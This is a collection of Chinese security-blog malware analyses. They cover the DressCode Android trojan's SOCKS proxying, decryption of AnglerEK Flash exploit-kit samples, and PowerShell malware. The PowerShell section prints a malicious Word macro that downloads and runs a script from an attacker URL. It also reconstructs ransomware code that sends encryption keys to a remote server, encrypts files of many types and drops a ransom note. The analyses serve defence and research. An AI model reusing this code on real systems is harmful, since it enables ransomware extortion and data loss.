


图3 木马转发数据过程

SOCKS 协议对数据转发的实现代码如下：

```
public void relay() {
    int v1 = 1;
    while(v1 != 0) {
        int v0 = this.checkClientData();
        if(v0 < 0) {
            v1 = 0;
        }

        if(v0 > 0) {
            this.sendToServer(this.m_Buffer, v0);
        }

        v0 = this.checkServerData();
        if(v0 < 0) {
            v1 = 0;
        }

        if(v0 > 0) {
            this.sendToClient(this.m_Buffer, v0);
        }

        Thread.currentThread();
        Thread.yield();
    }
}
```

安全客 (bobao.360.cn)

图4 木马转发数据的代码

那么通过这两条已连接的数据传输通道如何窃取数据的呢？以 HTTP 协议为例，假设攻击者要访问位于内网的 HTTP 服务器，那么攻击者首先通过 SOCKS 客户端将 HTTP 请求数据发送给 SOCKS 服务端，SOCKS 服务端读取到这些数据后，马上将这些数据转发给应用服务器，应用服务器收到 HTTP 请求后，将 HTTP 应答数据发送给木马，木马检查到应答数据，马上转发给攻击者，这样攻击者就通过木马完成了对内网 HTTP 服务器的访问。

## (二) BIND 指令

当攻击者需要访问内网 FTP 应用服务器时，SOCKS 代理客户端需要向服务端发送 BIND 指令。SOCKS 协议支持采用 PORT 模式传输 FTP 数据，PORT 模式[4]传输数据的主要过程如下：

FTP 客户端首先和 FTP 服务器建立控制连接，用来发送命令，客户端需要接收数据的时候在这个通道上发送 PORT 命令。FTP 服务器必须和客户端建立一个新的连接用来传送数据。PORT 命令包含了客户端用什么端口接收数据。在传送数据的时候，服务端通过自己的端口（默认是 20）连接至客户端的指定端口发送数据。

SOCKS 代理服务端接收到 BIND 指令后，木马会利用本地 IP 和匿名端口生成一个服务端 Socket A，并通过建立的数据转发通道，将本地 IP 和端口发送给攻击者；等待目标应用服务器连接（多为 FTP 服务器）。

### （三）攻击 FTP 服务器的过程

攻击者想要窃取内网 FTP 服务器数据时，会首先发送 CONNECT 指令，处于内网中的 SOCKS 服务端接收到此命令后，会试图和 FTP 服务器建立一个控制流，如果 FTP 服务器响应此请求，最终 FTP 控制流建立；攻击者建立新的到 SOCKS 服务端的 TCP 连接，并在新的 TCP 连接上发送 BIND 请求，SOCKS 服务端接收到 BIND 请求后，创建新的 Socket，等待目标 FTP 服务器的连接，并向 SOCKS 客户端发送第一个 BIND 响应包；SOCKS 客户端收到第一个 BIND 响应包后，攻击者通过 FTP 控制流向 FTP 服务器发送 PORT 命令，通知 FTP 服务器主动建立到 Socket A 的连接；FTP 服务器收到 PORT 命令，主动连接到 Socket A；SOCKS 服务端接收到来自 FTP 服务器的连接请求，向 SOCKS 客户端发送第二个响应包，然后 SOCKS 服务端开始转发数据流。这样攻击者就通过木马完成了对内网文件服务器的数据窃取。

以上攻击过程如下图所示：




图 4 黑客攻击 FTP 服务器，窃取数据的过程

## 四 . 总结建议

“DressCode” 恶意代码穿透能力强，地域分布广泛，已成为对内网安全的一种新的潜在威胁，减除接入企业内网的智能终端设备所带来的安全威胁不容缓。针对此种情况，企业应做好如下两点防范措施：

( 1 ) 严格限制不可信的智能终端设备接入公司内部网络，对要接入公司内网的终端设备进行身份认证。

( 2 ) 智能终端设备不应该与企业内部服务器处于同一个局域网段内。

与此同时，手机用户应该提高安全意识，要从正规的安卓应用商店下载应用，不要安装来历不明的应用软件。

## 引用

[1] DressCode and its Potential Impact for Enterprises:

<http://blog.trendmicro.com/trendlabs-security-intelligence/dresscode-potential-impact-enterprises/>

[2] SOCKS: A protocol for TCP proxy across firewalls:

<http://ftp.icm.edu.pl/packages/socks/socks4/SOCKS4.protocol>

[3] Fast Introduction to SOCKS Proxy:

<http://etherealmind.com/fast-introduction-to-socks-proxy/>

[4] FTP 协议分析:

<http://kendy.blog.51cto.com/147692/33480>

## 360 烽火实验室

360 烽火实验室，致力于 Android 病毒分析、移动黑产研究、移动威胁预警以及 Android 漏洞挖掘等移动安全领域及 Android 安全生态的深度研究。作为全球顶级移动安全生态研究实验室，360 烽火实验室在全球范围内首发了多篇具备国际影响力的 Android 木马分析报告和 Android 木马黑色产业链研究报告。实验室在为 360 手机卫士、360 手机急救箱、360 手机助手等提供核心安全数据和顽固木马清除解决方案的同时，也为上百家国内外厂商、应用商店等合作伙伴提供了移动应用安全检测服务，全方位守护移动安全。

# AnglerEK 的 Flash 样本解密方法初探

作者：360QEX 团队

原文地址：【安全客】<http://bobao.360.cn/learning/detail/2896.html>

在病毒查杀过程中，一直存在着攻与防的技术对立，恶意程序会采用各种方法躲避杀毒引擎的检测，增加分析难度。360QEX 团队之前分别对 JS 敲诈者和宏病毒的隐藏与反混淆分享过相关内容，这次则分享一些 AnglerEK 的 Flash 样本解密方法。

Angler EK 攻击包是当前最为著名的一个攻击包，从出现至今，已经被大量用于网页挂马。由于 Angler EK 能够整合最新被修复的漏洞利用代码，甚至偶尔会出现 0day 的利用代码，因而被视为最先进的漏洞攻击包。

近两年来，Angler EK 大量使用 Flash 作为漏洞利用载体，往往 Adobe 刚刚曝光一个漏洞，就立即出现在了 Angler EK 攻击包中。为了躲避杀毒软件的检测，Angler EK 采用了多种方法加密 Flash 攻击代码，增加了检测难度和安全人员的分析难度。

## 一、字符串与函数名的混淆

在 ActionScript3 中代码调用的相关函数名称和类名，均以字符串形式存储在 doabc 字段中，所以为了规避针对调用函数名和类名的检测，AnglerEK 采用了 getDefinitionByName 函数，根据传入的字符串参数转换为调用对应的函数或者类，然后在将这些字符串进行切分，躲避过了简单的特征字符串检测，这也是很多其他 EK 攻击包所常用的方法。

这种方法进一步进行混淆的话，就可以将这些字符串采用拼接、正则替换的手法，例如样本 c288ccd842e28d3845813703b9db96a4 中，使用了如下的方法，基本可以完美的躲避字符串特征检测。

```
public static var lllIlliI:String = "";
{
    lllIlliI = "g" + "otoAndPlay";
    $1111111$ = "addedToStag" + "e";
    I11111111 = "fl" + "ash.utils.ByteArray";
    l111I = "wr" + "iteBy" + "te";
    I1111f1111 = "uncompre" + "ss";
    II = "allwD" + "omain";
    I1111II = "currentDo" + "main";
    $111$ = "lengt" + "h";
    $111111111$ = "g" + "etDefinition";
    $111111111$ = "flash.d" + "isplay.L" + "oader";
    l11111II = "st" + "ag" + "e";
    $111111111$ = "ad" + "dEventL" + "istener";
    $11111II$ = "re" + "moveEv" + "entLi" + "stener";
    l111II = "loa" + "dBytes";
    $111111$ = "addChild";
    l111I = "position";
    l111I = "flash.s" + "ystem.Security";
    $1I$ = "charCo" + "deAt";
}
360安全播报 ( bobao.360.cn )
```

### 图 1 字符串拆分

此外，ActionScript 和 JavaScript 同样基于 ECMAScript，因此很多 JavaScript 的混淆方法同样适用于 ActionScript，例如下标运算符同样能够用于访问对象的成员，这时可以参照 JavaScript 常见混淆方法来进行代码还原。

在样本 eeb243bb918464dedc29a6a36a25a638 中，摘录了部分采用下标运算来访问对象成员的代码，如下所示：

代码 1 下标运算符执行类成员

#### 代码 1 下标运算符执行类成员

```
vree = getDefinitionByName("flash.utils.ByteArray") as Class;
weruji = "length";
var _loc2_:* = new vree();
wxwrtu = "writeByte";
while(_loc7_ < _loc4_[weruji])
{
    _loc2[wxwrtu](_loc4_[_loc7_]);
    _loc7_++;
}
```

360安全播报 ( bobao.360.cn )

以上这段代码等价于如下代码段：

代码 2 还原后的代码

#### 代码 2 还原后的代码

```
var _loc2_:* = new flash.utils.ByteArray();
while(_loc7_ < _loc4_.length)
{
    _loc2.writeByte(_loc4_[_loc7_]);
    _loc7_++;
}
```

360安全播报 ( bobao.360.cn )

## 二、外壳 flash 加密

除了字符串及调用函数名以外，还有一大块比较重要的特征是 ShellCode。ActionScript 中 ShellCode 经常是存放在数组、Vector 中，或者使用连续的 pushInt、pushByte 等代码构

造,这些大段连续的代码,也是非常明显的特征,并且大多数情况下都不会有大幅度的改变。为了加密掉这些特征,通常会采取类似 PE 的加密壳的方法,使用一个外层的 Flash 解密并加载实际的带有漏洞利用功能的 Flash 文件。这样外壳 Flash 的功能非常简单,没有明显的特征,每次只需要对外壳 Flash 进行简单的特征修改,就能够躲避特征查杀。

随之带来的问题是,如何存储这些加密的数据。最初的方法是直接存储与大段的字符串中。例如样本 eeb243bb918464dedc29a6a36a25a638 中,可以发现其存在一个非常长的字符串,如图 2 中的 this.ybe 所示。外壳 Flash 正是通过对该字符串进行解码和解密,得到实际的 Flash,并进行加载。其具体的过程如下:

```
public function jtyk()
{
    super();
    this.ybe = "mGP103up3WxVL3A+nZ9rkU62k8azEFoAr033sbrQQnSz4pReyJC4l1jYk45vX4oHFyGNQd0QnL56grBiU3unK5R4dtb03Xhn00L
    this.vree = getDefinitionByName("flash.utils.ByteArray") as Class;
    this.weriji = "length";
    this.fhrw = "position";
    this.wxwrzu = "writeByte";
    this.erh = "writeMulti_Byte".replace("_","");
    this.jetk = "4z7gbJ4rrUsL6d8agRtUe";
    this.wxyhw = "iso-8859-1";
    this.eruuf = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/=".replace(" ","");
}
360安全播报 (bobao.360.cn)
```

图 2 样本中的长字符串

### 1. Base64 解码

主要是将字符串转换成二进制数据,代码中的 wigr 方法就是 Base64 解码函数的具体实现。这也是非常常用的方法,如果看到类似图 2 中的 this.eruuf 字符串,则基本可以认为使用了 Base64 编码方法。

### 2. 进行简单的解密运算,获得其实际的 Flash。

其具体的解密是使用 RC4 对称加密算法。解密代码包含两个 256 次的循环,第一个 while 循环将是 S 盒初始化,第二个 while 循环是根据解密密钥打乱 S 盒,看到这个代码就可以猜测是使用了 RC4 加密算法。解密的 key 则是图 2 中的 this.jety。



```
while(_loc4_ < 256)
{
    _loc3_[_loc4_] = _loc4_;
    _loc4_++;
}
_loc3_[ejtey.fhrw] = 0;
_loc4_ = 0;
while(_loc4_ < 256)
{
    _loc8_ = (_loc2_[_loc7_] & 255) + (_loc3_[_loc4_] & 255) + _loc8_ & 255;
    _loc10_ = _loc3_[_loc4_];
    _loc3_[_loc4_] = _loc3_[_loc8_];
    _loc3_[_loc8_] = _loc10_;
    _loc7_ = (_loc7_ + 1) % _loc2_[ejtey.weruji];
    _loc4_++;
}
_loc3_[ejtey.fhrw] = 0;
_loc4_ = 0;
while(_loc4_ < _loc1_[ejtey.weruji])
{
    _loc5_ = _loc5_ + 1 & 255;
    _loc6_ = (_loc3_[_loc5_] & 255) + _loc6_ & 255;
    _loc10_ = _loc3_[_loc5_];
    _loc3_[_loc5_] = _loc3_[_loc6_];
    _loc3_[_loc6_] = _loc10_;
    _loc9_ = (_loc3_[_loc5_] & 255) + (_loc3_[_loc6_] & 255) & 255;
    _loc1_[_loc4_] = _loc1_[_loc4_] ^ _loc3_[_loc9_];
    _loc4_++;
}
360安全播报 ( bobao.360.cn )
```

图3 样本解密代码

解密出来的样本 md5 是 d9f01b5a3b3dd6616491f391076fbb8f, 其代码结构就与早期的未加密 AnglerEK 代码结构一致。外壳 Flash 会使用 LoadBytes 函数加载这个解密出来的 Flash, 此处就使用了字符串替换以便掩盖调用 LoadBytes 函数。

```
private function InitEx() : void
{
    ggew = jtyk.xxfrh();
    var _loc1_:* = kryuje.wecy();
    var _loc2_:* = /[3892754016]+/g;
    var _loc3_:* = "1581467e395a839d024B304y549t110e672s730".replace(_loc2_, "");
    _loc1_[_loc3_](ggew);
    stage.addChild(_loc1_);
}
360安全播报 ( bobao.360.cn )
```

图 4 LoadBytes 代码

### 三、BinaryData 存储加密数据

方法二中的长字符串,也是一个非常明显的特征,因此后续 AnglerEK 选择这个数据存储于 BinaryData 结构中,这也是当前很多的 Flash 加密工具的做法,例如 Doswf 等。

AnglerEK 应该是调用了某个加密工具,把实际的 Flash 加密后存储在 BinaryData 中,这个加密工具包有个特点是默认打开的时候存在两个不同颜色并且在不停旋转的字符串动画。例如样本 56827d66a70fb755967625ef6f002ad9 中,变存在这样的动画,其加密算法的特点是会构造一个长度为 91 的字符数组,BinaryData 里面的数据字符都在这个范围内,然后变换出实际的二进制数据,最后对这些数据进行解码后 zlib 解压得到数据。

AS3 代码过长,这里使用 python 代码实现相同的解密过程,具体的 AS3 代码,可以使用 FFDec 打开该文件,不过要注意的是,在反编译这个代码的过程中,FFDec 会丢失部分代码,可以同时使用 AS3 Sorcerer 配合查看。

```
with open(bin_path, "rb") as f:
    data = f.read()

charBuf = range(65, 91) + range(97, 123) + range(48, 58) + \
[i for i in range(33, 48) if i != 34 and i != 39 and i != 45] + \
range(58, 65) + [i for i in range(91, 97) if i != 92] + \
range(123, 127) + [34]
legalChar = [0xFF] * 0xFF
for i in range(len(charBuf)):
    legalChar[charBuf[i]] = i

byte_data = 0xFF
bits_stream = 0
bits_count = 0
decrypt_data = []
for i in range(len(data)):
    if legalChar[ord(data[i])] != 0xFF:
        if byte_data == 0xFF:
            byte_data = legalChar[ord(data[i])]
        else:
            byte_data += legalChar[ord(data[i])] * 91
            bits_stream = bits_stream | (byte_data << bits_count)
            if (byte_data & 0x1FFF) > 88:
                bits_count += 13
            else:
                bits_count += 14
            while bits_count > 7:
                decrypt_data.append(bits_stream & 0xFF)
                bits_stream = bits_stream >> 8
                bits_count = bits_count - 8
            byte_data = 0xFF
    if byte_data != 0xFF:
        decrypt_data.append(bits_stream | (byte_data << bits_count))

decrypt_data = ''.join([chr(i) for i in decrypt_data])
swf_data = zlib.decompress(decrypt_data)
swf_data = "CWS" + swf_data[3:]

with open(swf_path, "wb") as f:
    f.write(swf_data)
```

360安全播报 ( bobao.360.cn )

图 5 BinaryData 数据解码代码

随后样本 6cb6701ba9f78e2d2dc86d0f9eee798a 又对这个算法进行了一定的改进,对于解码出来的数据,进行了异或解密,对应的 Python 代码如下:

```
key_byte = 76
for i in range(len(decrypt_data)):
    key_byte, decrypt_data[i] = decrypt_data[i], decrypt_data[i] ^ key_byte
```

图 6 数据解密代码

#### 四、图片存储加密数据

实际上,不论如何加密数据都无法阻止分析人员手工分析并解密提取文件的,只能增加分析难度。例如近期的样本 c288cccd842e28d3845813703b9db96a4 则不再采用将数据存放与 BinaryData 中,而是选择以像素形式存储于图片中,以这种方式增强了躲避杀毒软件扫描的能力。

```
from PIL import Image
from Crypto.Cipher.ARC4 import ARC4Cipher

file_path = "images/data.png"
img = Image.open(os.path.join(current_path, file_path))
img = img.convert("RGB")

width, height = img.size

data = ""
for i in range(width):
    for j in range(height):
        px = img.getpixel((i, j))
        if i == 0 and j == 0:
            length = px[0] * 256 * 256 + px[1] * 256 + px[2]
        for j in range(3):
            data += chr(px[j])
            if len(data) == length:
                break
        if len(data) == length:
            break
        if len(data) == length:
            break
key = "27383356412550586863773654674332945134847983275647575940"
cyp = ARC4Cipher(key)
data = cyp.decrypt(data)
```

### 图 7 图片数据解密代码

解密代码如图 7 所示,具体的过程如下:

#### 1. 提取数据

二进制数据分别存储于非压缩图像的像素值中,其中,第一个像素存放实际的数据长度,剩余的像素中 RGB 值分别是数据的三个字节内容。把这些数据沿图片纵向拼接在一起,便得到了所需要的内容。

#### 2. 使用 RC4 对获得的数据进行解密

请注意此处的加密算法又变成的最初的 RC4,并且这种将数据存储于图片的做法非常新颖,猜测这个算法应该是 AnglerEK 自行设计的,代码简单有效。

## 五、总结与展望

在本文中,解密获得实际的 Flash 攻击代码只是分析 AnglerEK 所利用的 Flash 攻击代码的第一步,事实上解出的 Flash 攻击代码仍然是经过大量混淆,我们也会继续分析这些代码,尝试重构其代码结构。

除了上述手工解密 Flash 文件以外,另外一种比较通用方便的方法是直接 Hook LoadBytes 函数来解密。不论壳 Flash 如何解密和代码变换,实际的 Flash 都会通过 LoadBytes 函数加载,通过 Hook 该函数,可以 dump 所有的 Flash 数据,但是这样做的唯一缺点是需要把 Flash 运行起来。

从 AnglerEK 一次又一次的改变加密算法中,可以看出其躲避引擎查杀的意图,因此采用传统的特征扫描引擎是必然无法应对的。虽然近期 AnglerEK 突然停止活动,但是如此高水平的攻击包必然会卷土重来,360QEX 团队也会继续关注该攻击包的后续活动,并会第一时间支持查杀。鉴于目前层出不穷的 Flash 漏洞攻击,同时也建议用户及时升级 Adobe Flash Player 为最新版本。

## 参考链接

技术揭秘:宏病毒代码三大隐身术

<http://bobao.360.cn/learning/detail/2880.html>

近期 js 敲作者的反查杀技巧分析

<http://bobao.360.cn/learning/detail/2827.html>

## Is it the End of Angler ?

<http://malware.dontneedcoffee.com/2016/06/is-it-end-of-angler.html>

相关样本来源

eeb243bb918464dedc29a6a36a25a638

<http://malware.dontneedcoffee.com/2015/01/cve-2014-9162-flash-1500242-and-below.html>

ml

c288ccd842e28d3845813703b9db96a4

<http://malware-traffic-analysis.net/2016/05/31/index3.html>

56827d66a70fb755967625ef6f002ad9

<http://malware.dontneedcoffee.com/2015/03/cve-2015-0336-flash-up-to-1600305-and.html>

l

6cb6701ba9f78e2d2dc86d0f9eee798a

<http://malware.dontneedcoffee.com/2015/05/cve-2015-3090-flash-up-to-1700169-and.html>

l

# Powershell 恶意代码的 N 种姿势

作者：360 天眼安全实验室

原文地址：【安全客】<http://bobao.360.cn/learning/detail/2834.html>

## 引言

技术从来都是中性的,被用来行善还是作恶完全取决于运用它的人。原子能可以用来发电为大众提供清洁能源,也可以用来制造能毁灭全人类的核武器,这不是一个完善的世界,于是我们既有核电站也有了核武器。

Powershell,曾经 Windows 系统管理员的称手工具,在恶意代码制造和传播者手里也被玩得花样百出。由于 Powershell 的可执行框架部分是系统的组件不可能被查杀,而驱动它的脚本是非 PE 的而非常难以通过静态方法判定恶意性,同时脚本可以非常小巧而在系统底层的支持下功能却可以非常强大,这使利用 Powershell 的恶意代码绕过常规的病毒防护对系统为所欲为。因此,360 天眼实验室近期看到此类恶意代码泛滥成灾就毫不奇怪,事实上,我们甚至看到所跟踪的 APT 团伙也开始转向 Powershell。

本文我们向大家展示一些看到的实际恶意代码的例子。

## 实例分析

这里我们基于 360 威胁情报中心的数据,对接触到的 Powershell 恶意代码按分类各举一例。

### 勒索软件

我们知道现在勒索软件以其直接的变现方式现在已成为黑产的宠儿,像雨后春笋那样冒出来的勒索软件中,我们看到了使用纯 Powershell 脚本实现的例子。

样本 MD5:ea7775da99367ac89f70f2a95c7f8e8e

这是一个通过 Word 文档中嵌入宏以诱导执行的勒索软件,使用工具提取出其中的宏,内容如下  :

```
"vba_code": "Private Sub Document_Open() Dim FGHNBVRGHJJGFDSDUUUU As String
FGHNBVRGHJJGFDSDUUUU = "cmd /K " + "pow" + "er" + "Sh" + "ell.e" + "x" + "e -WindowStyle hiddeN
-ExecuTionPolicy Bypass -noprofile (New-Object
System.Net.WebClient).DownloadFile('http://rxlawyer.in/file.php','%TEMP%\Y.ps1'); poWerShEll.exe
-WindowStyle hiddeN -ExecutionPolicy Bypass -noprofile -file %TEMP%\Y.ps1" Shell
FGHNBVRGHJJGFDSDUUUU, 0 MsgBox ("Module could not be found.") FGHHH = 7 * 2 DGHhhRGHH = 9 + 23
```

End Sub

宏的功能是下载 <http://rxlawyer.in/file.php> 到本地的 temp 目录下,并用 Powershell 运行这个文件。而下载回来的 file.php 本质上是一个 ps 的脚本文件,MD5 为:dd180477d6a0bb6ce3c29344546ebdfc。

勒索者脚本的实现原理是:通过随机生成加密密钥与用户 ID,将加密密钥与用户 ID 信息上传到服务器进行备份,在用户机器上使用对称算法将用户的文档进行加密。因为密钥为随机生成,除非拥有攻击者服务器上备份的密钥,否则很难将被加密的文档进行还原。脚本的原貌为:

```
16 $VGHKJJGFERHJJGSDQWD = [Text.Encoding]::UTF8.GetBytes($SGKPOTTHJMNFDRYJKJ)
17 $Bnx8Khahs3Hjx96 = new-Object System.Security.Cryptography.RijndaelManaged
```

360安全播报 ( bobao.360.cn )

可见,脚本做了混淆处理,简单处理以后归纳出的脚本主要执行过程如下:

```
$str_password = ([Char[]](Get-Random -Input $([48..57 + 65..90 + 97..122]) -Count 50)) -join ""
$str_salt = ([Char[]](Get-Random -Input $([48..57 + 65..90 + 97..122]) -Count 20)) -join ""
$string_uuid = ([Char[]](Get-Random -Input $([48..57 + 65..90 + 97..122]) -Count 25))
```

360安全播报 ( bobao.360.cn )

### 1.生成三个随机数,分别表示加密密钥、加密用的盐、UUID

把上面生成随机数发送到服务器中保存

```
$str_url = "http://rxlawyer.in/pi.php"
$str_postdata = "string=$str_password&string2=$str_salt&uuid=$string_uuid"
$var_http = New-Object -ComObject Msxml2.XMLHTTP
$var_http.open('POST', $str_url, $false)
$var_http.setRequestHeader("Content-Type",
"application/x-www-form-urlencoded")
$var_http.setRequestHeader("Content-length", $post.length)
$var_http.setRequestHeader("Connection", "close")
$var_http.send($str_postdata)
```

360安全播报 ( bobao.360.cn )

### 2.用随机数生成加密容器

```
$Aes_Manager = new-Object System.Security.Cryptography.RijndaelManaged
$Aes_Manager.Key = (new-Object Security.Cryptography.Rfc2898DeriveBytes $str_password, $str_salt, 5).GetBytes(32)
$Aes_Manager.IV = (new-Object Security.Cryptography.SHA1Managed).ComputeHash([Text.Encoding]::UTF8.GetBytes("alle"))[0..15]
$Aes_Manager.Padding="Zeros"
$Aes_Manager.Mode="CBC"
$encryptor = $Aes_Manager.CreateEncryptor()
```

360安全播报 ( bobao.360.cn )

### 3.得到磁盘中的所有的指定后缀的文件

调用 Get-PSDrive,得到所有文件名 ↗ :

```
$folder= gdr|where {$_.Free}|Sort-Object -Descending
```



```

foreach($one_file in $folder){
    gci $one_file.root -Recurse -Include
    "*.docx", "*.xls", "*pdf", "*xlsx", "*mp3", "*jpeg", "*jpg", "*txt", "*rtf", "*doc", "*rar", "*zip", "*psd", "*tif", "*wma", "
    gif", "*bmp", "*ppt", "*png", "*ppx", "*docm", "*xslm", "*pps", "*ppd", "*eps", "*png", "*ace", "*djvu", "*tar", "*cdr", "*ax",
    "*wmv", "*avi", "*wav", "*mp4", "*pdd", "*php", "*aac", "*ac3", "*amr", "*dwg", "*dxif", "*accdb", "*mod", "*tax2013", "*ax2014",
    "*oga", "*ogg", "*pbf", "*ra", "*raw", "*saf", "*wave", "*wow", "*wpk", "*3g2", "*3gp", "*3gp2", "*3mm", "*amx", "*s",
    "*bik", "*dir", "*divx", "*dvy", "*evo", "*flv", "*qtq", "*tch", "*rts", "*rum", "*rv", "*scn", "*srt", "*stx", "*svi", "*swf",
    "*trp", "*vdo", "*wm", "*wmd", "*wmmp", "*wmx", "*wx", "*xvid", "*3d", "*3d4", "*3df8", "*pbs", "*adi", "*ais", "*amu",
    "*arr", "*bmc", "*bmf", "*cag", "*cam", "*dng", "*ink", "*jif", "*jiff", "*jpc", "*jpf", "*mag", "*mic", "*mip", "*p",
    "*nav", "*ncd", "*odc", "*odi", "*opt", "*xwd", "*abw", "*act", "*act", "*act", "*ans", "*asc", "*ase", "*bdp", "bdr",
    "*bib", "*boc", "*cd", "*cdz", "*dot", "*dotm", "*dotx", "*dvi", "*dxe", "*mlx", "*err", "*euc", "*faq", "*fd", "*fd",
    "*gthr", "*idx", "*kwd", "*lp2", "*ltr", "*man", "*mbox", "*msg", "*nfo", "*now", "*odm", "*oft", "*pwi", "*rng", "*rtx",
    "*run", "*ssa", "*text", "*unk", "*wbk", "*wsh", "*7z", "*arc", "*ari", "*arj", "*car", "*cbr", "*cbz", "*gz", "*gzig", "*jgz",
    "*pak", "*pcv", "*puz", "*r00", "*r01", "*r02", "*r03", "*rev", "*sda", "*sen", "*sfs", "*sfx", "*sh", "*shar", "*shr", "*sq",
    "*tbz2", "*tg", "*tz", "*vsi", "*wad", "*war", "*xpi", "*z02", "*zap", "*zipx", "*zoo", "*ipa", "*isu", "*jar", "*s",
    "*udf", "*adr", "*ap", "*aro", "*asa", "*ascx", "*ashx", "*asmx", "*asp", "*indd", "*asr", "*qbb", "*bml", "*cer", "*cms",
    "*crt", "*dap", "*htm", "*moz", "*srx", "*url", "*wdgt", "*abk", "*bic", "*big", "*blp", "*bsp", "*cfg", "*chk", "*col", "*y",
    "*dem", "*elf", "*ff", "*gam", "*grf", "*h3m", "*h4r", "*iwd", "*ldb", "*lgi", "*lyl", "*map", "*md3", "*mdl", "*mm6", "*m7",
    "*mm8", "*nds", "*ppb", "*ppf", "*pxp", "*sad", "*say", "*scm", "*scx", "*sd", "*spr", "*sud", "*uax", "*umx",
    "*un", "*oup", "*usa", "*usx", "*ut2", "*ut3", "*ute", "*utx", "*uvx", "*uxx", "*vfm", "*vtf", "*w3g", "*w3x", "*wtd", "*wtf",
    "*cd", "*cd", "*cs", "*disk", "*dmg", "*dvd", "*fcd", "*flp", "*img", "*iso", "*isz", "*md0", "*md1", "*md2", "*mdf", "*m",
    "*nrg", "*nri", "*vcd", "*vh", "*snp", "*bkt", "*ade", "*adpb", "*dic", "*ccb", "*ctt", "*dal", "*ddc", "*ddcx", "*dex",
    ".dir", "*dii", "*itdb", "*itl", "*kma", "*lcd", "*lc", "*mbx", "*mdn", "*odf", "*odp", "*ods", "*pab", "*pk", "*ph", "*po",
    "*potx", "*pvt", "*psa", "*qdt", "*qel", "*rgn", "*rrt", "*rs", "*rte", "*sdb", "*sdc", "*sds", "*sql", "*stt", "*t01",
    "*t03", "*t05", "*tx", "*thmx", "*txd", "*txf", "*upoi", "*ynt", "*wks", "*wmdb", "*xl", "*xlc", "*xlr", "*xlsb", "*xlt",
    "*m", "*xlwx", "*mcd", "*cap", "*cc", "*cod", "*cp", "*cpp", "*cs", "*csi", "*dcp", "*dcu", "*dev", "*dob", "*dox", "*dpk",
    "*1", "*dpr", "*dsk", "*dsp", "*eq", "*ex", "*f90", "*fla", "*for", "*fpp", "*jav", "*java", "*lbi", "*owl", "*owl"
}

```

## 4. 加密这些文件的前 2048 个字节后写回文件

```

{
    $jshncGjsjd657h7gH = 2048
}

$str1_bytes = $cur_file.ReadBytes($jshncGjsjd657h7gH)

$cur_file.Close()
$Encryptor = $Aes-Manager.CreateEncryptor()
$MemoryStream = new-Object IO.MemoryStream
$CryptoStream = new-Object Security.Cryptography.CryptoStream $MemoryStream,$Encryptor,"Write"
$CryptoStream.Write($str1_bytes, 0,$str1_bytes.Length)
$CryptoStream.Close()
$MemoryStream.Close()
$Encryptor.Clear()

```

360安全播报 (bobao.360.cn)

## 5. 解码 Base64 得到提示勒索的 html 文件

```

$Kjnx69456GFjjjsRy =
[System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String("PGh0bWw+DQo8dG10bGU+Q3J5cHRv:
1ZCE8L3RpGx1Pg0KPHN0eWx1Pg0KYSB7IGNvbG9yOmdyZWVvOyB9DQoudGIgeyAgYmFja2dyb3VuZDp3aG10ZTsgYm9yZGVyLXN0eWx:
Gg6MXB4OyBwYWRkaW5nOjNweDsgYm9yZGVyLWNvbG9yOmxbpWU7IH0NCi50dGwgEybmb250LXNpemU6MTNweDsgY29sb3I6ODgwMDAw0:
gc3R5bGUG9IndpZHRoOjEwMCU7IGJhY2tncm91bmQ6IzMzQ0NGRjsiPg0KICA8Y2VudGVyPg0KICA8ZG12IHN0eWx1PSJ0ZXh0LWFsaWd:
kFyaWFsOyBmb250LXNpemU6MTNweDsgbGluZS1oZWLnaHQ6MjBweDsgbWFyZ2luLXRvcDoxMHB4OyB3aWR0aDo4MDBweDsgYmFja2dyb:
noJiwcHg7IGJvcmlci1zdHlsZTpzb2xpZDsgYm9yZGVyLXdPZHRoOjVweDsgYm9yZGVyLWNvbG9yOiNCQUJBQkE7ij4NCiAgICA8YnI+DQogICAgPGZvbhQgc3R5bGU9ImZedkdlc2l6ZDZ0xM:
GF0IGhhcHB1bmVkiHrvIhlvdXigZmlsZXM/PC9iPjwzVm9udD4NCiAgICA8YnI+DQogICAgPGZvbhQgc3R5bGU9ImZedkdlc2l6ZDZ0xM:

```

## 在 html 文件的尾部添加上赎回密钥用的 UUID 及当前时间

```

Add-Content -Path $html-path -Value ("<p><h2>Your #UUID is $string_uuid</p></h2>")
Add-Content -Path $html-path -Value ('<p><h2>The price to obtain the decrypter goes from 500 $ to 1000 $ on the day
of '+ (Get-Date).AddDays(+10))

```

